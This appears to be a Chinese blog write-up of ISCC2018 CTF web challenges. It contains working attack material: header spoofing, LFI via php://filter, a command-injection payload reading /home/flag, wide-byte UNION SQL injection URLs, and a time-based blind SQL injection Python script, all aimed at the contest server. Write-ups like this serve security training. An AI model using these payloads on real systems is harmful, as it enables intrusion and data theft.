
ISCC2018(web)
ISCC2018 web writeup (部分)
#web1:比较数字大小
只要比服务器上的数字大就好了
限制了输入长度,更改长度就好


#web2:
普通的代码审计,数组绕过



#web3:本地的诱惑
小明扫描了他心爱的小红的电脑,发现开放了一个8013端口,但是当小明去访问的时候却发现只允许从本地访问,可他心爱的小红不敢让这个诡异的小明触碰她的电脑,可小明真的想知道小红电脑的8013端口到底隐藏着什么秘密(key)?(签到题)
额……题目好像坏掉了,用的是XFF

#web4:你能跨过去吗?
如果你对xss了解的话,那你一定知道key是什么了,加油!

发现一段base64

解码处理后内容为:
<script>alert("key:/%nsfocusXSStest%/")</script>
但这并不是最终的flag,还需要将key提交,也就是这串字符:
/%nsfocusXSStest%/
#web5:一切都是套路
好像有个文件忘记删了

随手试了试index.php.bak,index.php.swp,index.php.txt
发现index.php.txt有内容

看代码是一个有$$引起的变量覆盖

文章:https://www.cnblogs.com/bmjoker/p/9025351.html有详细解释,所以直接构造就好
#web6:你能绕过吗?
没过滤好啊

点开之后一直以为是个注入,试了好久感觉不像是注入,看了下f这个参数,随手试了下文件包含,将f=articles改为f=index,页面响应很慢,应该是index里边有东西

尝试伪协议

php变为pHp试试

解码之后为:
<!DOCTYPE html>
<html lang="en">
<head>
<title>导èªé¡µ</title>
<meta charset="UTF-8">
</head>
<body>
<a href='index.php?f=articles&id=1'>ID: 1</href>
</br>
<a href='index.php?f=articles&id=2'>ID: 2</href>
</br>
<a href='index.php?f=articles&id=3'>ID: 3</href>
</br>
<a href='index.php?f=articles&id=4'>ID: 4</href>
</br>
</body>
</html>
<?php
#ISCC{LFIOOOOOOOOOOOOOO}
if(isset($_GET['f'])){
if(strpos($_GET['f'],"php") !== False){
die("error...");
}
else{
include($_GET['f'] . '.php');
}
}
?>
#web7:

这里添加XFF不行,需要添加Client-ip

#web8:请ping我的ip 看你能Ping通吗?
我都过滤了,看你怎么绕。
这里用%0a绕过空格就行了
用ls一个个查找,在home下发现了flag,所以最后的payload为:http://118.190.152.202:8018/?ip=;%0acat /home/flag

#web9:Please give me username and password!
随意给一个username参数之后,查看源代码会有提示



username用数组绕过,password用科学计数法绕过
#web10:php是世界上最好的语言
听说你用php?


Md5弱比较,网上百度两个字符串提交查询得到另一个页面

给一个超全局变量GLOBALS,打印所有变量的值
#web11:SQL注入的艺术

经过测试,这是一个宽字节注入的题目,共有8个字段,显示位在2,4,7,然后一个个查就好了


Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,database(),3,4,5,6,7,8%23

Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,table_name,3,4,5,6,7,8 from information_schema.tables where table_schema=0x62616a69%23
Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,column_name,3,4,5,6,7,8 from information_schema.columns where table_name=0x61646d696e73 limit 7,1%23

Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,flag,3,4,5,6,7,8 from admins%23
#web12:试试看
随意开火

查看源代码之后得到这样一个链接:
http://118.190.152.202:8006/show.php?img=1.jpg

应该也是个文件包含
但是试了下
img=php://filter/read=convert.base64-encode/resource=index.php
返回文件不存在,试了试
img=php://filter/read=convert.base64-encode/resource=1.jpg
确是可以正常显示
试了试
img=php://filter/read=convert.base64-encode/resource=1.jpg/resource=show.php
在源代码发现了show.php的内容
<?php

error_reporting(0);

ini_set('display_errors','Off');

include('config.php');

$img = $_GET['img'];

if(isset($img) && !empty($img))

{

    if(strpos($img,'jpg') !== false)

    {

        if(strpos($img,'resource=') !== false && preg_match('/resource=.*jpg/i',$img) === 0)

        {

            die('File not found.');

        }

        preg_match('/^php:\/\/filter.*resource=([^|]*)/i',trim($img),$matches);

        if(isset($matches[1]))

        {

            $img = $matches[1];

        }

        header('Content-Type: image/jpeg');

        $data = get_contents($img);

        echo $data;

    }

    else

    {

        die('File not found.');

    }

}

else

{

    ?>

    <img src="1.jpg">

    <?php

}

?>
原来是在匹配*.jpg,不存在则返回File not found
最终通过以下方法找到了flag

#web13:Sqli
注注注

用户名输入:’or 1=1#,密码随便输入
发现提示normal user: 'or 1=1#

而正常输入用户名和密码则会提示账号或密码错误
Payload:
username=-1'or 1=1 union select 1,2,3#&password=111
提示:normal user: -1'or 1=1 union select 1,2,3#
Payload:
username=-1'or 1=1 union select 1,2,3,4#&password=111
提示:账号或密码错误
猜测有3个字段
Payload:
username=-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 0,1),1,1)=binary('i'),1,sleep(5))#&password=111
页面正常返回
Payload:
username=-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 0,1),1,1)=binary('a'),1,sleep(5))#&password=111
页面返回延时
知道了注入方法,就可以动手写脚本了
最后在数据库里找到了用户名:admin,密码md5解密后为:u4g009
登录之后发现并没有flag

以下是注入脚本:
import time

import requests

strs = "0123456789abcdefghijklmnopqrstuvwxyz{!@#$%^&*()_+.}"

strs1 = ""

for k in range(1,40):

      for i in strs:

             #payload = "-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 2,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

             #payload = "-1'or 1=1 union select 1,2,IF(MID((select table_name from information_schema.tables where table_schema='mysql' limit 23,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

             #payload = "-1'or 1=1 union select 1,2,IF(MID((select column_name from information_schema.columns where table_name='news' and table_schema='sqli_database' limit 2,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

             #payload = "-1'or 1=1 union select 1,2,IF(MID((select pass from user where username='test' limit 0,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

             payload = "-1'or 1=1 union select 1,2,IF(MID((select kjafuibafuohnuvwnruniguankacbh from news limit 0,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

             data = {'username':payload,'password':'aaa'}

             url = "http://118.190.152.202:8011/"

             start_time = time.time()

             session = requests.Session()

             res = session.post(url,data)

             now_time = time.time()-start_time

             #print payload

             #print strs1

             if now_time < 0.15:

                    strs1 += i

                    #print payload

                    print strs1

                    break

      if len(strs1) < k:

             break

运行结果:
#web13:Collide
那么长的秘钥,要爆破到什么时候啊

抓包查看

秘钥长度46位,显然爆破是不可能的,想到了hash长度扩展攻击
用hashpump

之后抓包修改提交

得到flag

#web14:Only admin can see flag
查看源代码发现提示index.txt
内容如下:
<?php

include 'sqlwaf.php';

define("SECRET_KEY", "................");

define("METHOD", "aes-128-cbc");

session_start();

function get_random_iv(){

    $iv='';

    for($i=0;$i<16;$i++){

        $iv.=chr(rand(1,255));

    }

    return $iv;

}

function login($info){

    $iv=get_random_iv();

    $plain = serialize($info);

    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);

    $_SESSION['username'] = $info['username'];

    setcookie("iv", base64_encode($iv));

    setcookie("cipher", base64_encode($cipher));

}

function show_homepage(){

    if ($_SESSION["username"]==='admin'){

        echo '<p>Hello admin</p>';

        echo '<p>Flag is *************</p>';

    }else{

        echo '<p>hello '.$_SESSION['username'].'</p>';

        echo '<p>Only admin can see flag</p>';

    }

    echo '<p><a href="loginout.php">Log out</a></p>';

    die();

}

function check_login(){

    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){

        $cipher = base64_decode($_COOKIE['cipher']);

        $iv = base64_decode($_COOKIE["iv"]);

        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){

            $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't unserialize</p>");

            $_SESSION['username'] = $info['username'];

        }else{

            die("ERROR!");

        }

    }

}

if (isset($_POST['username'])&&isset($_POST['password'])) {

  $username=waf((string)$_POST['username']);

  $password=waf((string)$_POST['password']);

  if($username === 'admin'){

        exit('<p>You are not real admin!</p>');

    }else{

        $info = array('username'=>$username,'password'=>$password);

        login($info);

        show_homepage();

    }

}

else{

  if(isset($_SESSION["username"])){

        check_login();

        show_homepage();

    }

}

?>

<!DOCTYPE html>

<html lang="en" >

<head>

  <meta charset="UTF-8">

  <title>Paper login form</title>

      <link rel="stylesheet" href="css/style.css">

</head>

<body>

  <div id="login">

  <form action="" method="post">

    <h1>Sign In</h1>

    <input name='username' type="text" placeholder="Username">

    <input name='password' type="password" placeholder="Password">

    <button>Sign in</button>

</div>

</body>

</html>
也是一道原题,CBC字节反转攻击
具体看http://p0sec.net/index.php/archives/99/
ISCC2018(web)的更多相关文章
- 分享知识-快乐自己:IDEA 导入(web)项目并部署到 Tomcat
IDEA 导入 (WEB)项目并部署到 Tomcat 1):导入 Web 项目 2):首先更改 JDK 环境 右键项目: 第一步:点击 Modules 第二步:点击 Libraries 第三步:点 ...
- Web应用托管服务(Web+)隐藏的十个上云最佳姿势
随着云计算浪潮的推进,技术架构云化已经成为大势所趋.特别是最近由CNCF推动的云原生概念,将符合云原生标准的各种开源技术方案推向了前所未有的高度.在这一波浪潮的推动下,越来越多的企业开始了自身的数字化 ...
- 如何用ESP8266实现网页配置(web)
准备工作 准备一个深圳四博智联科技有限公司的ESP-F 模组.或者四博智联科技的NODEMCU 当我们拿到ESP-F模块后,可以按照以下接线进行测试: 即 VCC.EN 接 3.3v.GPIO15 G ...
- 结对作业(web)
作业源代码地址:https://git.coding.net/mal123/arithmetic.git 网页版测试地址:http://47.93.197.5:8080/mal_war_explode ...
- ISCC2018(misc)
ISCC2018 misc writeup(部分) 这些天做个了iscc题目,有些题目不是很难,网上都有相同的题或者类似的题目,但是我很菜,没做出来多少. #misc1:Where is the FL ...
- Python实现电子词典(web)
思路: 准备配置文件setting.py,运行src/data.py,使用MySQL新建数据库并创建table,将字典数据导入到table中.编写server.py文件,建立服务端,循环接收web请求 ...
- 安全检测检查清单(Web)网站
(一) 检查项:弱锁定机制 优先级:高 检查要点:检查系统帐号锁定机制健壮性 检查方法: 1.尝试使用错误的密码登录5次,查看账户是否被锁定2.等待10分钟再次测试,确认该用户是否还处于锁定状态 (二 ...
- PWA 技术落地!让你的站点(Web)秒变APP(应用程序)
Web应用方兴未艾,我们已经十分习惯习惯了在电脑上进行以自己的工作,而随着众多功能强大的在线网站,我们的Windows的桌面也不再拥挤着各种快捷方式:不光是PC端,在移动端我们也不再在浩如烟海的应用市 ...
- Apache(Web)服务器性能调整
Apache多路处理模块---MPM apache通过不同的MPM运行在多进程和多线程混合模式下,增强配置扩充性能.MPM无法模块化,只能在编译配置时选择,被静态编译到服务器中.目前apache版本中 ...
随机推荐
- 工作中应对客户时日语mail的总结
磨砺技术珠矶,践行数据之道,追求卓越价值 回到上一级页面: PostgreSQL杂记页 回到顶级页面:PostgreSQL索引页 [作者 高健@博客园 luckyjackgao@gmail. ...
- 【JUC源码解析】SynchronousQueue
简介 SynchronousQueue是一种特殊的阻塞队列,该队列没有容量. [存数据线程]到达队列后,若发现没有[取数据线程]在此等待,则[存数据线程]便入队等待,直到有[取数据线程]来取数据,并释 ...
- SpringBoot日记——按钮的高亮和添加篇
场景如下: 我们点击主页,主页那个按钮就高亮: 我们点击员工,员工那个按钮就高亮: 高亮的处理 直接来看代码如何编写: 1.先看一下官方文档如何编写关于参数配置的,等下我们来解释为何这么写: 所以,我 ...
- 动态加载与插件系统的初步实现(四):解析JSON、扩展Fiddler
按文章结构,这部分应该给出WCFRest项目示例,我想WinForm示例足够详尽了,况且WCFRest还不需要使用插件AppDomain那一套,于是把最近写的Fiddler扩展搬上来吧. Fiddle ...
- SSH结合EasyUI系统(一)———简单介绍
鉴于前文<不仅仅是吐槽>,决定将自己学过的和在学的东西整理一下放进园子:做一个好园友! 接下来将会持续更新的是近一段时间在学的java web中比较流行的框架SSH(Struts+Spri ...
- Java字符串连接操作的性能问题
首先,看一段实验程序: package com.test; class StringTest { public static void main(String[] args) { long start ...
- SICP读书笔记 3.3
SICP CONCLUSION 让我们举起杯,祝福那些将他们的思想镶嵌在重重括号之间的Lisp程序员 ! 祝我能够突破层层代码,找到住在里计算机的神灵! 目录 1. 构造过程抽象 2. 构造数据抽象 ...
- Netty源码分析第5章(ByteBuf)---->第10节: SocketChannel读取数据过程
Netty源码分析第五章: ByteBuf 第十节: SocketChannel读取数据过程 我们第三章分析过客户端接入的流程, 这一小节带大家剖析客户端发送数据, Server读取数据的流程: 首先 ...
- mtr的用法场景
---引用自阿里云 mtr (My traceroute)也是几乎所有 Linux 发行版本预装的网络测试工具.他把 ping和 traceroute 的功能并入了同一个工具中,所以功能更强大. mt ...
- UVA 816 Abbott's Revenge 紫书
紫书的这道题, 作者说是很重要. 但看着题解好长, 加上那段时间有别的事, 磨了几天没有动手. 最后,这道题我打了五遍以上 ,有两次被BUG卡了,找了很久才找到. 思路紫书上有,就缺少输入和边界判断两 ...